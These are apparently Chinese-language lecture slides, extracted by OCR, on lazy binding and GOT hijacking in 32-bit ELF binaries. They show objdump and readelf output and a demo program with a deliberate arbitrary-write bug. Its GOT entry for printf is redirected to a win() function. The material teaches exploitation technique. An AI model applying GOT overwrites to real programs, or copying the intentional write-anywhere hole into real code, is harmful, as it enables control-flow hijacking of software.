
延迟绑定(Lazy Binding)




延迟绑定(Lazy Binding)



延迟绑定(Lazy Binding)



延迟绑定(Lazy Binding)



查找 GOT 表项



```
$ objdump -R ropasaurusrex

ropasaurusrex:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049600 R_386_GLOB_DAT    __gmon_start__
08049610 R_386_JUMP_SLOT   __gmon_start__
08049614 R_386_JUMP_SLOT   write@GLIBC_2.0
08049618 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804961c R_386_JUMP_SLOT   read@GLIBC_2.0
```

GOT 表劫持



```
$ readelf -S ropasaurusrex
There are 28 section headers, starting at offset 0x724:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  ...
  [23] .got.plt          PROGBITS        08049604 000604 00001c 04  WA  0   0  4
  ...
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

- 延迟绑定机制要求GOT表必须可写
- 内存漏洞可导致GOT表项被改写，从而劫持PC

GOT 表劫持



.text
.
.
call foo@plt
...
foo@plt
jmp *(foo@GOT)
push index
jmp PLT0
PLT0
push *(GOT+4)
jmp *(GOT+8)
.got.plt
printf
foo
bar
...
程序调用外部函数foo()

GOT 表劫持



foo()函数的GOT表项被改成了system()函数的地址。

GOT 表劫持



执行foo()时，system()函数被调用。

GOT 表劫持案例

got_hijacking.c:

```
#include <stdlib.h>
#include <stdio.h>

void win() {
    puts("You Win!");
}

void main() {
    unsigned int addr, value;
    scanf("%x=%x", &addr, &value);
    *(unsigned int *)addr = value;
    printf("set %x=%x\n", addr, value);
}
```

编译:gcc got_hijacking.c -m32 -o got_hijacking

程序允许修改任意地址的4字节，如何执行win函数呢？

main函数在修改内存后 调用了printf函数，因此可以考虑修改printf的GOT表项，将其劫持到win()函数。

GOT 表劫持案例


```
$ objdump -R got_hijacking | grep printf
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
$ objdump -d got_hijacking | grep win
0804848b <win>:
$ ./got_hijacking
0804a00c=0804848b
You Win!
```

查询printf@GOT表地址

objdump -d反汇编，查询win()函数地址

劫持printf的GOT表项为win()函数地址